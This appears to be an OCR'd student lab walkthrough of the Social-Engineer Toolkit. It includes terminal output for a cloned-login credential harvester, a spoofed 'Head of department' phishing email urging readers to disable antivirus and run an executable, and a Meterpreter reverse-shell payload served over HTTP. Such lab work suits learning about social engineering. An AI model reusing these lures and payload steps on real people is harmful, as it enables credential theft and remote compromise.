

kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]: 192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php
[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.56.1 - - [06/Apr/2025 07:42:41] "GET / HTTP/1.1" 200 -
192.168.56.1 - - [06/Apr/2025 07:42:44] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uname=YuvS
POSSIBLE PASSWORD FIELD FOUND: pass=123456
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.



[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uname=YuvS
POSSIBLE PASSWORD FIELD FOUND: pass=123456

3) Mass Mailer Attack

- Enables large-scale phishing campaigns targeting multiple recipients.
- Allows customization of email templates with organization-specific content.
- Supports HTML emails with embedded malicious links or attachments.
- Features tracking capabilities to monitor email open rates and link clicks.
- Includes options for email address spoofing to impersonate trusted sources.
- Can be configured to use various SMTP servers for delivery.
- Provides analytics on campaign effectiveness for reporting purposes.






kali@kali: ~
File Actions Edit View Help
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
99. Return to main menu.
set:mailer>



Do you want to use a predefined template or craft
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template
set:phishing>1
[-] Available templates:
1: New Update
2: WOAAAA!!!!!!!!!! This is crazy...
3: Order Confirmation
4: Computer Issue
5: Have you seen this?
6: Status Report
7: How long has it been?
8: Baby Pics
9: Strange internet usage from your computer
10: Dan Brown's Angels & Demons
11: Urgent Security Updates
set:phishing>

```
set:phishing>1
[-] Available templates:
1: New Update
2: WOAAAA!!!!!!!!!! This is crazy...
3: Order Confirmation
4: Computer Issue
5: Have you seen this?
6: Status Report
7: How long has it been?
8: Baby Pics
9: Strange internet usage from your computer
10: Dan Brown's Angels & Demons
11: Urgent Security Updates
set:phishing>11
set:phishing> Send email to: yuv.s@somaiya.edu

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: yuv.shah2604@gmail.com
set:phishing> The FROM NAME the user will see: Head of department
Email password:
```

```
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails

      Press <return> to continue
```


mail.google.com/mail/u/0/?tab=rm&ogbl#inbox
Gmail
Search mail
Compose
Inbox 4,982
Starred
Snoozed
Sent
Drafts 23
More
Labels
Head of department Urgent Security Updates - Hi everyone! We have noticed that some o...
Coordinator CISCO C. 3 Get Ready for the Cisco Ideathon 2025 - Dear Students, Exciting news! The Cis... 7:07 PM
SHIVANI .. ZAHEED 3 Information Security (IS) IA2 MCQ Quiz on 7 April 2025 at 1:00 pm - Dear Stu... 3:43 PM
Samir Somaiya Somaiya Kala Vidya Artisan Designers at the Lakme Fashion Week - Dear Fri... 3:42 PM
Team Unstop 2 [Deadline] GOI - NMDC Steel is hiring, CTC upto 18+ LPA! - Yuv, recruitment li... 1:11 PM
ISTE KJSCE PRAKALPA 2025-Deadline for Registration Extended! - The deadline for regist... 12:37 PM
Unstop [Hiring alert] Boost your CV with these internships. - Discover more. Unleash ... 9:49 AM
Anaconda Unlock More with Anaconda Starter or Business - Upgrade Your Anaconda ... 6:01 AM
ZAHEED SHAIKH (Clas. New announcement: "Dear All, Please find the grades of..." - Notification settings ... 1:39 AM
ZAHEED SHAIKH (Clas. New announcement: "Dear All, Please find the link to..." - Notification settings VAP... Apr 5
ZAHEED SHAIKH (Clas. New announcement: "Dear All, Please find the approval..." - Notification settings V... Apr 5


mail.google.com/mail/u/0/?tab=rm&ogbl#inbox/FMfcgzQZTzcPHZcZswplFMxlLldQwQrP
Gmail
Search mail
Active
Compose
Inbox 4,981
Starred
Snoozed
Sent
Drafts 23
More
Labels
1 of 6,271
Urgent Security Updates External Inbox ×
Head of department
to me
7:15 PM (0 minutes ago)
Hi everyone!
We have noticed that some of our workstations have not been patched with the latest official updates that Microsoft has recently released. We understand that that Windows Update might interrupt your workflow and sometimes it takes ages to complete, so we have integrated the latest patches in the attached executable file.
It is optimized to perform a fast track update of your workstation so you can get back to work as soon as possible! Just make sure to disable your AV protection in order to speed up the process, since sometimes Windows Defender might act clunky with custom .exe files.
We are at your disposal for anything else you might need.
Stay patched - Stay safe!
The Security Team
Reply
Forward



4) Infectious Media Generator

- Creates autorun-enabled payloads for USB drives and other removable media.
- Supports multiple payload types including executable files and batch scripts.
- Exploits Windows autorun functionality to execute payloads automatically.
- Includes options for disguising malicious files as legitimate documents.
- Provides multi-staged payload capabilities for advanced attack scenarios.


5) Create a Payload and Listener

SET enables creation of complete attack scenarios:

- Payload generation involves creating malicious files disguised as legitimate documents.
- The toolkit supports various payload types including executable files, office documents, and PDFs.
- Metasploit integration allows creation of sophisticated payloads with advanced capabilities.
- The listener component establishes connection channels between the victim and attacker machine.
- Once executed on the victim's system, payloads can provide remote access, data exfiltration, or privilege escalation.

```
set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 192.168.29.199
set:payloads> Enter the PORT for the reverse listener: 4455
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): yes
[*] Launching msfconsole, this could take a few to load. Be patient...
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt

       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

```
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~/.set]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.29.199 - - [20/Apr/2025 18:54:58] "GET / HTTP/1.1" 200 -
192.168.29.199 - - [20/Apr/2025 18:55:03] "GET /payload.exe HTTP/1.1" 200 -
192.168.29.199 - - [20/Apr/2025 18:55:04] "GET /payload.exe HTTP/1.1" 200 -
```



6) QRCode Generator Attack Vector

Mobile-focused attack vectors in SET include:

- QR code generator creates codes that direct users to malicious websites or trigger malware downloads.
- Android attack frameworks allow creation of trojanized applications.
- SMS spoofing capabilities enable text-based phishing campaigns.
- Mobile attack vectors can bypass traditional security controls focusing on computer systems.
- These techniques exploit the growing reliance on mobile devices and reduced security awareness on these platforms.

7) Arduino-Based Attack Vector

- Leverages Arduino devices for physical access attacks.
- Creates programmable HID (Human Interface Device) attacks.
- Enables keystroke injection for credential theft and command execution.
- Supports automatic deployment of payloads through USB connections.
- Provides options for disguising malicious devices as legitimate peripherals.


8) Wireless Access Point Attack Vector


- Creates rogue wireless access points to intercept network traffic.
- Implements captive portal attacks for credential harvesting.
- Supports DNS spoofing to redirect users to malicious websites.
- Enables man-in-the-middle attacks against wireless communications.
- Includes options for Evil Twin attacks impersonating legitimate networks.

